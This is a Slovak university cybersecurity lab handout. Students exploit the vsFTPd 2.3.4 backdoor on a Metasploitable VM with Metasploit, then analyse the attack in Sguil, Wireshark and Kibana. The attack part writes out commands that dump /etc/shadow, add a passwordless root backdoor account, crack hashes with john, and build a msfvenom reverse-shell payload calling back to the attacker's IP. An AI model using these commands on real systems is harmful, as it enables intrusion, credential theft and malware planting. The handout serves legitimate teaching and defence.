
RBI / Cvičenie 11 / Infiltrácia zariadenia

Topológia



Požiadavky

- Topológia v GNS3
- UNIZA VPN (Ak pracujeme mimo KIS)
- Internetové pripojenie

Inštrukcie a scenár

V tomto cvičení využijeme zraniteľnosť nájdenú z minulého cvičenia pomocou nástroja **metasploit framework**. Pomocou zraniteľnosti, ktorú využijete sa dostanete z Kali-Linux na Metasploitable zariadenie vytvoríte **backdoor** pomocou pridania nového účtu a stiahnete si /etc/shadow. Taktiež si vytvoríte malware na zariadení Kali Linux, ktorý potom nahráte do webového adresára na zariadení Metasploitable. V ďalšej časti cvičenia si na zariadení Security Onion prezrieme logy pomocou nástrojov Sguil, Wireshark, Kibana a zistíme, aké kroky vykonal útočník k získaniu súboru. Napokon v poslednej časti cvičenia si stiahnete malware, na zariadenie CyberOps Workstation a budete analyzovať s ním spojené vygenerované hlásenia v Sguil-e, a tiež extrahovať samotný malware na zariadení Security Onion z pcap súboru.

Toto laboratórne cvičenie vzniklo na základe tohto oficiálneho Netacad labu a jeho doplnením o reálne generovanie útokov a analýzu reálnych dát, a nie demo údajov:

- 27.2.10 – Extract an Executable from a PCAP

Používatelia

Názov	Meno	Heslo
KALI LINUX	kali	kali
METASPLOITABLE	msfadmin	msfadmin
SECURITY ONION	analyst	cyberops
CYBEROPS WORKSTATION	analyst	cyberops

Časť 0: Príprava

V časti 2 budete vykonávať analýzu útoku, ktorý zrealizujete v časti 1, preto je potrebné, aby ste si na zariadení Security Onion zapli nástroj Sguil pre monitorovacie rozhranie **seconion-eth0**. Security Onion využívate ten, na ktorom ste si nakonfigurovali **Security Onion Setup**.

Upozornenie: Ak pracujete vo VirtualBox-e (bez akejkoľvek GNS3 nadstavby), táto poznámka sa vás netýka.

Časť 1: Kali Linux

V predchádzajúcom cvičení sme zistili, že zariadenie **Metasploitable** obsahuje zraniteľnosť vsFTPd version 2.3.4 backdoor. V tomto cvičení využijeme túto zraniteľnosť pomocou nástroja **metasploit framework**. Zaznamenávajte si všetky výstupy pre kontrolu správnosti riešenia.

1. **Nastavenie nástroja metasploit framework na využitie zraniteľnosti**
    a. Otvorte si terminál v Kali Linux a požite príkaz pre spustenie **metasploit framework**:
        i. Príkaz: `msfconsole`
        ii. Spustenie bude trvať dlhšie
    b. Použite príkaz na hľadanie modulu, ktorý je priradený pre zraniteľnosť **vsFTPd**
        i. Príkaz**:** `search vsftpd`
    c. Na využívanie modulov z databázy sa používa príkaz: `use <cesta_k_modulu>`
        i. Spustite daný modul pre zraniteľnosť **vsftpd**
        ii. Príkaz: `use exploit/unix/ftp/vsftpd_234_backdoor`
    d. Následne nastavíte cieľového hostiteľa v našom prípade **Metasploitable** IP adresu. To docielite pomocou príkazu: `set rhosts <IP_adresa_Hostitela>`
        i. Príkaz: `set rhosts 192.168.3.2`
    e. Následne, keď máte nastaveného hostiteľa použijete príkaz **exploit** pre využitie zraniteľnosti
        i. Príkaz: `exploit`
        ii. Prípadne si môžete overiť nastavenie pomocou príkazu `show options`
    f. Výsledok príkazu exploit (zariadenie Metasploitable musí byť zapnuté a používateľ **msfadmin** musí byť prihlásený):
        i. Pomocou príkazu `exploit` vstúpite do terminálu zariadenia **Metasploitable**
        ii. Použite príkazy:
            - `who -u` : zobrazia sa vám používatelia prihlásení do systému
            - `whoami` : zobrazí sa vám pod akým používateľom ste prihlásený
            - `hostname` : zobrazí sa vám názov zariadenia, ktorý je daný zariadeniu
            - `ifconfig` : zobrazia sa vám informácie o rozhraniach zariadenia
    g. Získanie úplnej kontroly nad zariadením Metasploitable

h. Ako prvé si zobrazte súbor `/etc/shadow`
   i. $ `cat /etc/shadow`
i. Skopírujte si text a vložte ho do súboru `/home/kali/Documents/shadowMetasploitable.txt`
   i. Uložte si tento súbor
j. Ako ďalší príkaz v termináli Kali Linux-u použite:
   i. $ `cat /home/kali/Documents/shadowMetasploitable.txt | grep root`
      - Dvojbodky (:) delia riadok na 7 polí:
        - root: je prihlasovacie meno
        - 1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid. : je zašifrované heslo
        - Ďalších 6 polí definuje konfiguráciu hesla, napríklad dátum poslednej zmeny, minimálny a maximálny vek hesla a dátum vypršania platnosti hesla. Posledné pole je vyhradené pre budúce použitie
k. Následne sa vrátime do získaného **session** pre zariadenie Metasploitable a vložíme nového používateľa bez hesla do `/etc/shadow`
l. Pre pridanie používateľa použijeme príkaz:
   i. $ `echo "myroot::14747:0:99999:7:::" >> /etc/shadow`
m. Následne overíme či sa nám používateľa podarilo pridať
   i. $ `cat /etc/shadow | grep myroot`
n. Ďalej pridáme **myroot** používateľa do súboru `/etc/password`
   i. $ `echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd`
o. Overíme či sa úspešne pridal do súboru
   i. $ `cat /etc/passwd | grep myroot`
p. Následne náš používateľ **myroot** ma úplnú kontrolu nad zariadením Metasploitable
q. Overte či sa vám dá prihlásiť do zariadenia Metasploitable pomocou používateľa **myroot**, v Kali Linux termináli vykonajte príkazy:
   i. $ `telnet 192.168.3.2`
   ii. Ako Metasploitable login, zadajte novo vytvoreného používateľa **myroot**

2. Použite nástroj john na odšifrovanie hesiel, ktoré ste si uložili do súboru /home/kali/Documents/shadowMetasploitable.txt

a. Spustite nastroj **john** a odšifrujte heslá zo súboru `/home/kali/Documents/shadowMetasploitable.txt`
   i. $ `john /home/kali/Documents/shadowMetasploitable.txt`
   ii. Pravdepodobne sa vám nestihnú odšifrovať všetky heslá. Toto je len ukážka ako môžete získať ďalšie heslá ku zariadeniu

3. Vytvorte a nahrajte malware na Metasploitable

a. V termináli Kali Linux vytvorte malware pomocou **metasploit framework**
   i. Vytvor Windows malware, ktorý by sa po spustený pripojil na IP adresu a port útočníka. V našom prípade bude útočník na zariadení Kali Linux
   ii. Nasledujúci príkaz vytvorí malware s názvom **game.exe** a uloží ho do aktuálneho adresára v ktorom sa nachádzate
   iii. $ `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=8080 -f exe -o ./game.exe`
b. Spustite python server na Kali Linux v adresári, v ktorom sa nachádza aj váš vytvorený malware
   i. `$ python -m http.server`
c. Z terminálu Kali Linux sa dostaňte do Metasploitable, buď pomocou exploitu, ktorý ste už predtým použili v tomto cvičení, alebo pomocou novo vytvoreného používateľa **myroot**
   i. Po úspešnom pripojení na zariadenie Metasploitable, prejdite do adresára `/var/www`

ii. Pomocou príkazu `wget 192.168.2.2/game.exe`, stiahnite váš malware do aktuálneho adresára, v ktorom sa nachádzate

Časť 3: Prezrite si logy

Teraz prezrite logy z pohľadu SOC analytika pre určenie, ako bol súbor kompromitovaný.

Poznámka: Ak by to bola skutočná sieť, bolo by dobré pre používateľov „analyst“ a „root“ zmeniť heslo a splniť súčasnú bezpečnostnú politiku. Počas práce si vytvárajte záznam aktivity, aby sme mohli overiť správnosť riešenia.

Upozornenie: Ak pracujete vo VirtualBox-e (bez akejkoľvek GNS3 nadstavby), túto časť nevykonávate, ale odporúča sa ju prečítať.

1. **Prezrite alerts v nástroji Sguil**
    a. Vstúpte do Security Onion
        i. Prihláste sa s používateľom „analyst“ a heslom „cyberops“
        ii. Otvorte Sguil a prihláste sa
        iii. Kliknite „Select ALL“ a potom „Start SGUIL“
        iv. Prezrite si udalosti v stĺpci „**Event Message**“
            - Jeden z týchto je „GPL ATTACK_RESPONSE id check returned root“
            - Táto správa indikuje, že prístup na „root“ mohol byť získaný počas útoku
                - IP Metasploitable odoslala prístup na „root“ IP Kali Linux-u
        v. Vyberte „**Show Packet Data**“ a „**Show Rule**“ checkbox pre zobrazenie alertu s detailnými informáciami
        vi. V príklade nižšie sú použité „Alert ID 3.220“ a korelovaná udalosť, vaše „Alert ID“ bude však pravdepodobne rozdielne číslo
        vii. Kliknite pravým tlačidlom myši na číslo pod nadpisom „CNT“ a vyberte „**View Correlated Events**“
            - V novej karte, kliknite pravým „**Alert ID**“ pre jeden z „GPL ATTACK_RESPONSE id check returned root“ alerts a vyberte „Transcript“
            - Ako príklad je použitý Alert ID 3.8707
            - Prezrite transkripty pre všetky alerty
                - Posledný alert v okne pravdepodobne zobrazuje transakciu medzi Kali (útočníkom) a Metasploitable (obeťou) počas útoku
                - Vysvetlite, čo sa stalo počas útoku ?
2. **Prejdite do programu Wireshark**
    a. Vyberte alert, ktorý Vám poskytne transkript z predchádzajúceho kroku
        i. Kliknite pravým na Alert ID a vyberte „Wireshark“
    b. Hlavné okno Wireshark zobrazuje 3 zobrazenia paketu
        i. Pre zobrazenie všetkých paketov v TCP konverzácii, kliknite pravým na ktorýkoľvek paket a vyberte „Follow“ > „TCP Stream“
        ii. Popíšte čo je možné pozorovať, vzhľadom na červený a modrý text.
    c. Zavrite „Wireshark“ keď skončíte s prezeraním informácií
3. **Prezrite alert v Kibane**
    a. Ak vám sguil nezachytil alert „GPL ATTACK_RESPONSE id check returned root“, tak je tento alert možné nájsť v Kibane. Aj v prípade, že vám ho sguil zachytil, zrealizujte aj túto analýzu v inom nástroji - Kibana.
    b. Otvorte si Kibanu a prihláste sa prihlasovacími údajmi: „analyst“ a heslo „cyberops“

c. Prekliknite sa do kategórie NIDS, nájdite alert „GPL ATTACK_RESPONSE id check returned root“ a odpovedzte na otázky
   i. Do akej kategórie patrí alert?
   ii. Do akej klasifikácie patrí alert?
   iii. Aká je zdrojová a cieľová IP adresa?
   iv. Aký je zdrojový a cieľový port?
   v. Aké ďalšie informácie môžete o alerte z Kibany vyčítať?

Časť 4: Wireshark – Extrahujte Malware

V nasledujúcej časti si budete sťahovať na zariadenie CyberOps Workstation škodlivý súbor, ktorý ste nahrali na server Metasploitable v 1. časti. Následne budete pracovať na zariadení Security Onion, kde sa pozriete na hlásenia v Sguil-e, ktoré boli vygenerované v dôsledku sťahovania škodlivého súboru, a urobíte ich analýzu. Ďalej budete pracovať s nástrojom Wireshark na zariadení Security Onion, kde budete analyzovať a extrahovať samotný malware z pcap súboru.

Upozornenie: Ak pracujete vo VirtualBox-e (bez akejkoľvek GNS3 nadstavby), túto časť nevykonávate, ale odporúča sa ju prečítať.

1. **Príprava**
   a. Na Security Onion zapnite **tcpdump** na rozhraní eth0 (preskúmajte použité prepínače pre tcpdump):
      i. `$ tcpdump –i eth0 –w malware.download.pcap`
   b. Prejdite na CyberOps Workstation a stiahnite si malware
      i. Otvorte prehliadač a stiahnite malware zo servera Metasploitable zo stránky http://192.168.3.2/game.exe
   c. Následne prejdite späť na Security Onion a vypnite tcpdump, ktorý vám beží v termináli, pomocou kláves **ctrl+c**
2. **Sguil – Analýza**
   a. V súvislosti so sťahovaním súboru vykonanom v 1. bode, vám boli vygenerované tri alerty v nástroji Sguil, ktoré detekovali stiahnutie škodlivého súboru
      i. O aké hlásenia ide?
      ii. Prezrite jednotlivé pravidlá, na základe ktorých boli tieto hlásenia vygenerované.
      iii. Čo dokážete zistiť z vygenerovaných hlásení?
3. **Analýza pcap súboru**
   a. Otvorte `malware.download.pcap` cez terminál
      i. `$ wireshark malware.download.pcap`
   b. Súbor `malware.download.pcap` obsahuje zachytenie paketov súvisiace so sťahovaním škodlivého softvéru. Pcap obsahuje všetky pakety odoslané a prijaté počas behu tcpdump
   c. Vyberte paket s požiadavkou `GET` na `/game.exe` v odchytenej prevádzke, a rozbaľte si http protokol na zobrazenie
   d. Tri pakety nad našim vybratým predstavujú TCP handshake. Vybratý paket zobrazuje požiadavku na súbor škodlivého softvéru.
   e. Pretože HTTP beží cez TCP, je možné použiť funkciu Sledovať TCP Stream na preskúmanie transakcií cez TCP. Vyberte prvý z troch TCP paketov - SYN paket,a kliknite naň pravým tlačidlom myši a vyberte Follow > TCP Stream

f. Wireshark zobrazí ďalšie okno s podrobnosťami o celom zvolenom toku TCP
g. Čo predstavujú tie symboly zobrazené v okne Follow TCP Stream? Prečo obsah súboru nie je čitateľný?
h. Medzi symbolmi je však predsa niekoľko čitateľných slov/fragmentov. Prečo sú tam?
i. Kliknutím na tlačidlo **Close** v okne Follow TCP Stream sa vrátite do Wireshark súboru malware.download.pcap

4. Extrahujte stiahnutý súbor z PCAP

a. Pretože zachytené súbory obsahujú všetky pakety súvisiace s prevádzkou, PCAP súbor zo sťahovania možno použiť na získanie predtým stiahnutého súboru. Ak chcete použiť Wireshark na extrahovanie súboru - škodlivého softvéru, postupujte podľa nasledujúcich krokov
b. V pakete s GET požiadavkou na škodlivý súbor v `malware.download.pcap` si všimnite, že požiadavka HTTP GET bola vygenerovaná z **192.168.3.4** na **192.168.3.2**.
c. S vybratým paketom požiadavky GET prejdite v hlavnom menu Wireshark na **File > Export Objects > HTTP**
d. Wireshark zobrazí všetky objekty HTTP prítomné v TCP toku, ktorý obsahuje požiadavku GET. V tomto prípade je v zázname prítomný iba súbor **game.exe**. Zobrazenie súboru potrvá niekoľko sekúnd
e. V okne **HTTP object list** vyberte súbor **game.exe** a kliknite na **Save** v spodnej časti obrazovky
f. Miesto uloženia vyberte adresár **/home/analyst** a názov súboru môžete nastaviť na **malware.exe**
g. Vráťte sa do okna terminálu a skontrolujte, či bol súbor uložený. Zmeňte adresár na priečinok `/home/analyst` a pomocou príkazu `ls -l` vypíšte súbory v priečinku
h. Príkaz **file** poskytuje informácie o type súboru. Pomocou príkazu **file** sa dozviete niečo viac o škodlivom súbore
i. Ako je uvedené vyššie, skutočne sa jedná o spustiteľný súbor OS Windows
j. Aký by bol pravdepodobný ďalší krok v procese analýzy škodlivého softvéru pre bezpečnostného analytika?

5. VirusTotal

a. Daný extrahovaný súbor nahrajte na stránku **virustotal.com** zo zariadenia Security Onion
b. V ľavom hornom rohu kliknite na **Applications > Internet > Chromium Web Browser**
c. Prejdite na stránku: **virustotal.com**
d. Nahrajte tam extrahovaný súbor a počkajte si na výsledky
e. Čo ste sa o súbore dozvedeli a aké výsledky ste obdržali? Je súbor naozaj škodlivý?